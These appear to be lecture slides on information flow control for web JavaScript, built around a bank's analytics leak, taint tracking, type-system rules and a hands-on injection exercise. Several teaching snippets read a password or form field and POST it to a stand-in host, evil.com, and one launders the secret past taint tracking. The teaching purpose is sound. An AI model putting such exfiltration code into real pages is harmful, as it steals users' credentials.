Translated from Finnish by bing

[Wrong translation?](#)

@juristimaki The thing is specified in the agreement with Google. We have evaluated all the contract partners, such as Google, carefully.



What could possibly go wrong?

pankkijuttu

Summary in English: A Finnish online bank included a third-party web analytics script in all of its pages. The bank [reassured](#) customers that no identifiable information is sent to the third party. However, the analytics script slurps the full URL the user is browsing. This includes, for instance, an unsalted SHA1 hash of the user's bank account number, which can be reversed in seconds. The script has since been removed from the site.

Tästä verkkopankkijutusta vielä.

Mitähän kolmannelle osapuolelle oikein lähteekään? Tässä tuo analytiikkapyyntö demotunnuksella:

Remote Address: 80.***.***.***:443

Request URL: https://www.*****-analytics.com/collect?v=1&_v=j33&a=870588619&t=pageview&_s=1&dl=https%3A%2F%2Fonline.*****.fi%2Febank%2Faccount%2FinitTransactionDetails.do%3FbackLink%3Dreset%26accountId%3D69af881eca98b7042f18e975e00f9d49d5d5ee64%26rowNo%3D0%26type%3Dtrans%26archiveCode%3D20150220123456780002&ul=en-us&de=windows-1252&dt=Tilit%2C%20%7C%20Verkkopankki%20%7C%20S-Pankki&sd=24-bit&sr=1440x900&vp=1440x150&je=1&fl=16.0%20r0&_u=QACAAQQBI~&jid=&cid=1839557247.1424801770&uid=&tid=UA-37407484-1&cd1=&cd2=demo_accounts&cd3=%2Ffi%2F&z=2098846672

Request Method: GET

Status Code: 200 OK

[<http://oona.windytan.com/pankki.html>]

What can included scripts access?

- Why could Google Analytics access the SHA-1 of the account number?
- Current inclusion mechanisms
 - Direct inclusion, `<script src="http://evil.com/hack.hs"></script>`, gives same privileges to included script as scripts provided by the 1st party.
 - iframe inclusion, `<frame> <script ...></script></frame>`, gives full isolation (can still communicate with origin, though)
- Full isolation too restrictive for the absolute majority of cases
 - Most require some kind of data exchange with including page
 - 3rd party libraries like jQuery, Modernizr would be rendered useless
 - Analytics monitors events on page
 - Contextual ads
 - ...
- Result: all scripts included at full privilege under full trust!
 - This is the pragmatic solution, albeit not necessarily the secure one
- Google Analytics could access more than SHA-1
 - The leak was accidental, since SHA-1 included in URL of page which is part of default data sent to Google Analytics
 - Had Google wanted they could have harvested all information available in the pages where Google Analytics was included.



Summary: example attack vectors

- Injected content
 - via, e.g., ad network
 - via user defined content, XSS
 - via malicious or compromised service
- Accidental leaks
 - misconfiguration or other flaws
- Key enablers
 - Content contains parts that gets interpreted as code
 - The code is run with full privileges
- Common protection mechanism
 - Sandboxing, input validation, CSP, ...
- Status: problem unsolved as indicated by OWASP Top 10



Our claim: access control is not enough!

- 'Our claim', i.e, the claim of the information flow community
- Many of the protection mechanism are instances of access control
 - iframe inclusion,
 - sandboxing,
 - even CSP
- Problems with access control
 - does not protect after access has been granted
 - requires (frequently misplaced) trust in code that is granted access
- Consider the following questions. Is it ok
 - for an online retailer to divulge your payment information?
 - for an online retailer to divulge your purchase history?
 - for Google to gather all information Google Analytics has access to?
 - for jQuery, Modernizr, ... to gather any information at all?
- They all need access to potentially sensitive information to function properly



My personal view

- The presented issues are not so much a symptom of ‘bad practices’ or ‘sloppy coding’ as they are symptoms of woefully lacking security mechanisms
- It should be fine for S-Pankki to include Google Analytics
 - without doing a security audit of the (rapidly changing) code
- It should be fine to include jQuery, Modernizr, ...
 - without necessarily trusting the code or their providers
- The freedom to use available libraries is one cornerstone of the exciting and rapid development of cloud apps and cloud services
- ... but we need to get the security mechanism up to speed
 - in particular, *we need to be able to specify what information can go where and find a way of enforcing this*

Our suggested solution: IFC

- Information flow control
 - Define policies what information is allowed to flow where
 - Analyze what the program does with the information, i.e., how the information flows during computation
 - Disallow flows that violate the policy
- Confidentiality and integrity (latter not part of this lecture)
- Enforcement
 - Static – analyze program before execution to determine if policy is violated, c.f., static type checking
 - Dynamic – analyze flows at runtime, c.f., dynamic type checking
 - Hybrid – a combination of the two
 - Hybrid static – static analysis that defers some checks to runtime, c.f., class casts
 - Hybrid dynamic – dynamic analysis that employs static components at runtime



IFC example and policy

password → <https://acme.com/login>

CDN



```
<form class="pure-form pure-form-aligned" method="post" action="/login">
  <legend> </legend>
  <fieldset>
    <div class="pure-control-group">
      <input name="username" type="text" placeholder="Username">
    </div>
    <div class="pure-control-group">
      <input name="password" type="password" placeholder="Password">
    </div>
    <div class="pure-control-group">
      <button id="login" type="submit" class="pure-button pure-button-primary">Sign in</button>
    </div>
  </fieldset>
</form>
```



IFC PRIMER

Basics of information flow control

IFC for confidentiality

- Policy: Classify information sources and sinks according to some classification
 - High > Low
 - Top secret > Secret > Classified > Unclassified
 - In general, any lattice, c.f., 'password'
- E.g., password field labeled 'password' (source) and POST to <https://acme.com/login> labeled 'password' (sink).
- Enforcement: Determine how information flows during execution and prohibit policy violations
 - Static, Dynamic or Hybrid enforcement
- Historically static enforcement has dominated – typically cast as type systems.
 - It was believed that it was not possible to enforce secure information flow dynamically
 - Shown to be wrong by Sabelfeld and Russo [PSI'09]
- Dynamic enforcement on the rise due to increased interest in highly dynamic languages like JavaScript

Secure information flow enforcement

- Two types of flows
 - different in nature
 - requires different protection mechanisms
- Explicit flows
 - Direct copying / sending of sensitive information
 - Related to *data flow* in program analysis
- Implicit flows
 - Flows coming from differences in side effects that encode sensitive information
 - Related to *control flow* in program analysis
- See, e.g., A perspective on Information-Flow Control [Hedin, Sabelfeld MOD11] for an overview and pointers



Explicit flows


- Direct copying of information
 - e.g., from the password field to the variable `pwd`
- Direct disclosure of information
 - e.g., sending a value over the network using `XMLHttpRequest`
- Static enforcement
 - Inspect the code before execution to determine if it contains illegal flows and disallow execution if potential illegal flows are found
- Example policy
 - Password : Secret
 - Secret -> <https://acme.com/login>

```
var pwd =  
document.getElementById( 'password' ).  
value;  
  
var req = new XMLHttpRequest();  
  
req.open( 'POST', http://evil.com/ );  
req.send(pwd);
```

```
var pwd : Secret =  
document.getElementById( 'password' ).  
value;  
  
var req : Public = new  
XMLHttpRequest();  
  
req.open( 'POST', http://evil.com/ );  
req.send(pwd);
```

Taint tracking

- Technique for ensuring absence of bad *explicit* flows
- Successfully applied to enforce confidentiality (and integrity)
 - Simple and relatively cheap
- Dynamic taint tracking
 - Built into several languages
 - Perl, Ruby, ...
 - Available as extension for more
 - Python, Java, JavaScript, ...
- See, e.g., Dynamic Taint Tracking in Managed Runtimes [Livshits 2012]
- But not powerful enough when the attacker is in control of the code...



Attack on taint tracking: laundering

```
function copybit(b : Secret) {  
  var x : Public = 0;  
  
  if (b) { x = 1; }  
  return x;  
}  
  
function copybits(c : Secret, n) {  
  var x : Public = 0;  
  
  for (var i = 0; i < n; i++) {  
    var b : Public = copybit(c & 1);  
    c >>= 1;  
    x |= b << i;  
  }  
}  
  
function copystring(s : Secret) {  
  var arr = [];  
  
  for (var i = 0; i < 16; i++) {  
    var c : Secret = s.charCodeAt(i);  
    arr[i] = copybits(c, 16);  
  }  
  
  return String.fromCharCode.apply(null, arr);  
}
```

```
var pwd : Secret =  
document.getElementById('password').value;  
  
var leak : Public = copystring(pwd);  
  
var req = new XMLHttpRequest();  
  
req.open('POST', http://evil.com/);  
req.send(leak);
```

- Flows based on differences in side effects induced by control flow
- No direct assignment from secret location to public location
- Bypasses taint tracking
- Freedom of bad explicit flows not enough to ensure confidentiality e.g. in presence of code injection.

Implicit flows


- Flows based on differences in side effects induced by control flow
- Security classification associated with the control flow
 - Typical solution: classify the *pc*
 - Side effects guarded by the classification of the control flow
- For example, the assignment to *leak* is disallowed
 - *leak* is assigned to under secret control (secret *pc*)
 - the assignment encodes information about the secret

```
var unemployed : Secret =  
document.getElementById('unemployed'  
).value;  
  
var leak : Secret = false  
  
if (unemployed) {  
    leak = true;  
}  
  
var req = new XMLHttpRequest();  
  
req.open('POST',http://evil.com/);  
req.send(leak);
```

secret pc,
secret control

IFC challenge!

- For Wednesday, courtesy of Andrei Sabelfeld at Chalmers
 - <http://ifc-challenge.appspot.com/>
 - 10 different challenges
- Use flaws in enforcement to bypass and leak information
 - Six secret boolean variable h1–h6 that should be copied to public variables l1–l6
- Mail me your maximum code and if you want to be anonymous or not
 - Statistics and ranking on Thursday
 - ...or later, since Wednesday is fully planned
- Tip: look closely at the hints – some challenges may require some experimentation
- But, the challenge requires basic understanding on information-flow type systems



The screenshot shows a web browser window with the title "Information Flow Challenge" and the URL "ifc-challenge.appspot.com/steps/start". The page is titled "IFC Step 1" and contains the following text:

Task: Copy the contents of boolean variables h1, h2, h3, h4, h5, h6 to l1, l2, l3, l4, l5, l6, respectively.

Write in your program in the text area below, satisfying the following type system. After running a well typed program, you will get a list of all low variables and their values.

A variable is *high* if its name starts with the letter "h", otherwise it is *low*.

The program will be run twice with fresh random secrets every time. Both runs must leak successfully.

Below the text is a large text area for writing code, with a "Submit" button at the bottom left.

Type system

Expressions have the type ℓ (low), unless they contain (or are) a variable expression where the variable name starts with the letter h.

(If you don't know inference rules, or they are too confusing, see the notes below.)

$\vdash c$

Note: Any syntactically valid program is accepted.

Syntax

```
<program> ::= <stms>

<stm> ::= skip;                                (a statement with no effect)
        | x = <expr>;                          (assignment)
        | { <stm> ... }                        (block statement)
        | if (<expr>) <stm> else <stm>          (a conditional statement)
        | while (<expr>) <stm>                 (a loop statement)

<expr> ::= true | false                        (boolean literals)
        | <expr> && <expr>                    (boolean and)
        | <expr> || <expr>                    (boolean or)
        | ! <expr>                            (boolean negation)
        | x                                    (boolean variable)
```

© 2012 Andrei Sabelfeld and Arnar Birgisson

Static enforcement - type systems

- Γ classifies variables
- \sqsubseteq defines allowed flow, e.g., Public \sqsubseteq Secret

$$\begin{array}{c} \vdash \text{skip} \qquad \frac{\vdash e : \ell \quad \ell \sqsubseteq \Gamma(x)}{\vdash x := e} \qquad \frac{\vdash c_1 \quad \vdash c_2}{\vdash c_1; c_2} \qquad \frac{\vdash c_1 \quad \vdash c_2}{\vdash \text{if } e \text{ then } c_1 \text{ else } c_2} \\[10pt] \frac{\vdash c}{\vdash \text{while } e \text{ do } c} \end{array}$$

- Assume $\Gamma(l) = \text{Public}$, $\Gamma(h) = \text{Secret}$
- What does this enforce?


Taint tracking - example derivations

- $\vdash l := h?$
- We must have $\vdash h : \ell$ and $\ell \sqsubseteq \Gamma(l)$
- We have $\vdash h : \mathbf{Secret}$ (rule not shown) and
- $\Gamma(l) = \mathbf{Public}$, but $\mathbf{Secret} \not\sqsubseteq \mathbf{Public}$, and thus
- $\not\vdash l := h$

- $\vdash l := 0; \text{ if } h \text{ then } l := 1 \text{ else skip?}$
- Must show $\vdash l := 0$ and $\vdash \text{ if } h \text{ then } l := 1 \text{ else skip}$
- $\vdash l := 0$ is given by $\vdash 0 : \mathbf{Public}$, $\Gamma(l) = \mathbf{Public}$ and $\mathbf{Public} \sqsubseteq \mathbf{Public}$

- $\vdash \text{ if } h \text{ then } l := 1 \text{ else skip?}$
- We must show $\vdash l := 1$ and $\vdash \text{ skip}$
- $\vdash l = 1$ is analogous to $\vdash l = 0$ and $\vdash \text{ skip}$ is immediate

$l := h$



$l := 0;$
 $\text{ if } h \text{ then } l := 1$
 else skip



$$\begin{array}{c}
 \vdash \text{ skip} \qquad \frac{\vdash e : \ell \quad \ell \sqsubseteq \Gamma(x)}{\vdash x := e} \qquad \frac{\vdash c_1 \quad \vdash c_2}{\vdash c_1; c_2} \qquad \frac{\vdash c_1 \quad \vdash c_2}{\vdash \text{ if } e \text{ then } c_1 \text{ else } c_2} \\
 \\
 \frac{\vdash c}{\vdash \text{ while } e \text{ do } c}
 \end{array}$$

Derivations as a tree



$$\begin{array}{c}
 \frac{}{\vdash 0 : \text{Public}} \quad \frac{}{\text{Public} \sqsubseteq \Gamma(1)} \\
 \hline
 \vdash l := 0
 \end{array}
 \quad
 \frac{}{\vdash 0 : \text{Public}} \quad \frac{}{\text{Public} \sqsubseteq \Gamma(1)} \quad \frac{}{\vdash l := 1} \quad \frac{}{\vdash \text{skip}}$$


$$\frac{}{\vdash \text{if } h \text{ then } l := 1 \text{ else skip}}$$

$$\frac{}{\vdash l := 0; \text{ if } h \text{ then } l := 1 \text{ else skip}}$$


$$\frac{}{\vdash \text{skip}} \quad \frac{\vdash e : \ell \quad \ell \sqsubseteq \Gamma(x)}{\vdash x := e} \quad \frac{\vdash c_1 \quad \vdash c_2}{\vdash c_1; c_2} \quad \frac{\vdash c_1 \quad \vdash c_2}{\vdash \text{if } e \text{ then } c_1 \text{ else } c_2}$$

$$\frac{\vdash c}{\vdash \text{while } e \text{ do } c}$$

Handling implicit flows – the pc



```

1  := 0;
if h
  then 1 := 1
  else skip
    
```

Secret control/
Secret pc/
Secret context

Disallow side effects
with targets below
the pc

$$\begin{array}{c}
 pc \vdash \text{skip} \qquad \frac{\vdash e : \ell \quad \ell \sqcup pc \sqsubseteq \Gamma(x)}{pc \vdash x := e} \qquad \frac{pc \vdash c_1 \quad pc \vdash c_2}{pc \vdash c_1; c_2} \\
 \\
 \frac{\vdash e : \ell \quad \ell \sqcup pc \vdash c_1 \quad \ell \sqcup pc \vdash c_2}{pc \vdash \text{if } e \text{ then } c_1 \text{ else } c_2} \qquad \frac{\vdash e : \ell \quad \ell \sqcup pc \vdash c}{pc \vdash \text{while } e \text{ do } c}
 \end{array}$$

IFC - example derivation




$$\begin{array}{c}
 \vdash 0 : \text{Public} \\
 \hline
 \text{Public} \sqsubseteq \Gamma(1) \\
 \hline
 \text{Public} \vdash 1 := 0 \\
 \hline
 \text{Public} \not\vdash 1 := 0; \text{ if } h \text{ then } 1 := 1 \text{ else skip}
 \end{array}
 \quad
 \begin{array}{c}
 \vdash 0 : \text{Public} \\
 \text{Secret} \not\sqsubseteq \Gamma(1) \\
 \hline
 \vdash h : \text{Secret} \quad \text{Secret} \not\vdash 1 := 1 \quad \text{Secret} \vdash \text{skip} \\
 \hline
 \text{Public} \not\vdash \text{if } h \text{ then } 1 := 1 \text{ else skip} \\
 \hline
 \text{Public} \not\vdash 1 := 0; \text{ if } h \text{ then } 1 := 1 \text{ else skip}
 \end{array}$$


$$\begin{array}{c}
 pc \vdash \text{skip} \quad \frac{\vdash e : \ell \quad \ell \sqcup pc \sqsubseteq \Gamma(x)}{pc \vdash x := e} \quad \frac{pc \vdash c_1 \quad pc \vdash c_2}{pc \vdash c_1; c_2} \\
 \\
 \frac{\vdash e : \ell \quad \ell \sqcup pc \vdash c_1 \quad \ell \sqcup pc \vdash c_2}{pc \vdash \text{if } e \text{ then } c_1 \text{ else } c_2} \quad \frac{\vdash e : \ell \quad \ell \sqcup pc \vdash c}{pc \vdash \text{while } e \text{ do } c}
 \end{array}$$

PRACTICE

Let's attack and protect an app!



Ads via
mock up
ad-server


Not really...

Login
requires
secret
password

Mock up
analytics
with click
tracking



Hrafn overview



The challenge

- We want to simulate a situation where
 - rogue ads are injected
 - the analytics service has been compromised or is otherwise malicious
 - another user is malicious
- You are in control of
 - contents of ads – allows you to inject HTML
 - the analytics server – allows you to inject JavaScript
 - another user account – allows you to inject HTML
- Your task is to steal the credentials of users that log in
- On Thursday we will see if IFC will stop your attacks!

Online resources



- Material related to this lecture can be found online
 - <http://jsflow.net/coins-2015>
- You will find
 - Link to the IFC challenge
 - Source code and short descriptions of the injection attack challenges
 - Hrafn server source
 - Analytics service source
 - Ad service source
 - You need Node.js (nodejs.org) to run the servers
 - NOTE: I've only tested with Firefox 30 – JSFlow/Tortoise is only tested with Firefox 30 (they change the internal security model quite fast, which causes certain 'tricks' to stop working)
- Try the IFC attack and the injection attacks!
- For Thursday – please make sure you can run Hrafn and associated services. We will be doing some practical attacks during the lecture and would like to avoid spending time on installation
- If you encounter any problems on the way let me know. I'm happy to help :D

Thursday

- Review selected parts of the IFC challenge
- Practical session – attack Hrafn
 - 3 code injection attacks
- Review possible attack solutions and see how they successfully leak the credentials
- Basics of dynamic IFC and how this can prevent the attacks
 - discuss taint-tracking vs. full information flow tracking
- Demo of prevention of example attacks
 - JSFlow/Tortoise stops the attacks
- Limitations of dynamic IFC and potential remedies
 - No Secret Upgrades (NSU)
 - Upgrade instructions
 - Hybrid dynamic IFC
- The bigger picture – client-server end-to-end security